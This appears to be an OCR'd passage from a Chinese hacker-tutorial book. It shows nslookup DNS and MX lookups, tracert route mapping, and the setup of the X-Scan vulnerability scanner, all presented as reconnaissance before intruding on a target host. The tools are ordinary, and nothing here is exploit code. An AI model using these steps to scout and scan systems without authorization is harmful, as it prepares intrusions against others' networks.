
目前，查询 DNS 的方法比较多，常用的方式是使用 Windows 系统自带的 nslookup 工具来查询 DNS 中的各种数据，下面介绍两种使用 nslookup 查看 DNS 的方法。

1）使用命令行方式

该方式主要是用来查询域名对方的 IP 地址，也即查询 DNS 的记录，通过该记录黑客可以查询该域名的主机所存放的服务器，其命令格式为 nslookup 域名。

例如，想要查看 www.baidu.com 对应的 IP 信息，其具体的操作步骤如下。

Step 01 在“命令提示符”窗口中输入 nslookup www.baidu.com 命令，如下图所示。



Step 02 按 Enter 键，即可得到运行结果，在运行结果中可以看到“名称”和“地址”行分别对应域名和 IP 地址，而最后一行显示的是目标域名并注明别名，如下图所示。

```
管理员: C:\windows\system32\cmd.exe
Microsoft Windows [版本 10.0.16299.936]
(c) 2017 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>nslookup www.baidu.com
服务器:  UnKnown
Address:  61.128.114.166

非权威应答:
名称:    www.a.shifen.com
Addresses:  220.181.111.37
          220.181.112.244
Aliases:  www.baidu.com

C:\Users\Administrator>
```

2）交互式方式

可以使用 nslookup 的交互模式对域名进行查询，具体的操作步骤如下。

Step 01 在“命令提示符”窗口中输入 nslookup 命令，然后按 Enter 键，即可得到运行结果，如下图所示。

```
管理员: C:\windows\system32\cmd.exe -...

C:\Users\Administrator>nslookup
默认服务器:  UnKnown
Address:  61.128.114.166

>
```

Step 02 在“命令提示符”窗口中输入 set type=mx 命令，然后按 Enter 键，进入命令运行状态，如下图所示。

```
管理员: C:\windows\system32\cmd.exe -...

C:\Users\Administrator>nslookup
默认服务器:  UnKnown
Address:  61.128.114.166

> set type=mx
>
```

Step 03 在“命令提示符”窗口中输入想要查看的网址（必须去掉 www），如输入 baidu.com，按 Enter 键，即可得到百度网站的相关 DNS 信息，即 DNS 的 MX 关联记录，如下图所示。

```
管理员: C:\windows\system32\cmd.exe - nsl...
C:\Users\Administrator>nslookup
默认服务器:  UnKnown
Address:  61.128.114.166

> set type=mx
> baidu.com
服务器:  UnKnown
Address:  61.128.114.166

非权威应答:
baidu.com       MX preference = 20, mail exchanger
= jpmx.baidu.com
baidu.com       MX preference = 20, mail exchanger
= mx50.baidu.com
baidu.com       MX preference = 10, mail exchanger
= mx.maillb.baidu.com
baidu.com       MX preference = 15, mail exchanger
= mx.n.shifen.com
baidu.com       MX preference = 20, mail exchanger
= mx1.baidu.com
>
```

绝招5：侦察对方的网络结构




找到适合攻击的目标后，在正式实施入侵攻击之前，还需要了解目标主机的网络机构，只有弄清楚目标网络中防火墙、服务器地址之后，才可进行第一步入侵。可以使用 tracert 命令查看目标主机的网络结构，tracert 命令用来显示数据包到达目标主机所经过的路径，并显示到达每个节点的时间。

tracert 命令功能同 ping 类似，但所获得的信息要比 ping 命令详细得多，它把数据包所走的全部路径、节点的 IP 以及花费的时间都显示出来。该命令比较适用于大型网络。tracert 命令的语法格式如下。

```
tracert IP地址或主机名
```

例如，要想了解自己计算机与目标主机 www.baidu.com 之间的详细路径传递信息，就可以在“命令提示符”窗口中输入 tracert www.baidu.com 命令进行查看，分析目标主机的网络结构，如下图所示。



绝招6：快速确定漏洞范围


黑客在找到攻击的目标主机后，在实施攻击之前，还需要查看目标主机的漏洞，确定目标主机的漏洞范围。黑客为了能够快速找到目标主机的漏洞范围，常常会利用一些扫描工具来快速确定漏洞的范围，扫描的内容包括端口、弱口令、系统漏洞以及主机服务程序等。

目前，黑客常用的扫描工具是X-Scan，它可以扫描出操作系统类型及版本、标准端口状态及端口BANNER信息、CGI漏洞、IIS漏洞、RPC漏洞、SQL-Server、FTP-Server、SMTP-Server、POP3-Server、NT-Server弱口令用户、NT服务器NetBIOS等信息。


1. 设置X-Scan扫描器

在使用X-Scan扫描器扫描系统之前，需要先对该工具的一些属性进行设置，例如扫描参数、检测范围等。设置和使用X-Scan的具体操作步骤如下。


Step 01 在X-Scan文件夹中双击X-Scan_gui.exe应用程序，打开“X-Scan v3.3 GUI”主窗口，在其中可以浏览此软件的功能简介、常见问题解答等信息，如下图所示。




Step 02 单击工具栏中的“扫描参数”按钮，打开“扫描参数”对话框，如下图所示。




Step 03 在左边的列表中单击“检测范围”选项卡，然后在“指定IP范围”文本框中输入要扫描的IP地址范围。若不知道输入的格式，则可以单击“示例”按钮，即可打开“示例”对话框，在其中即可看到各种有效格式和无效格式，如下图所示。



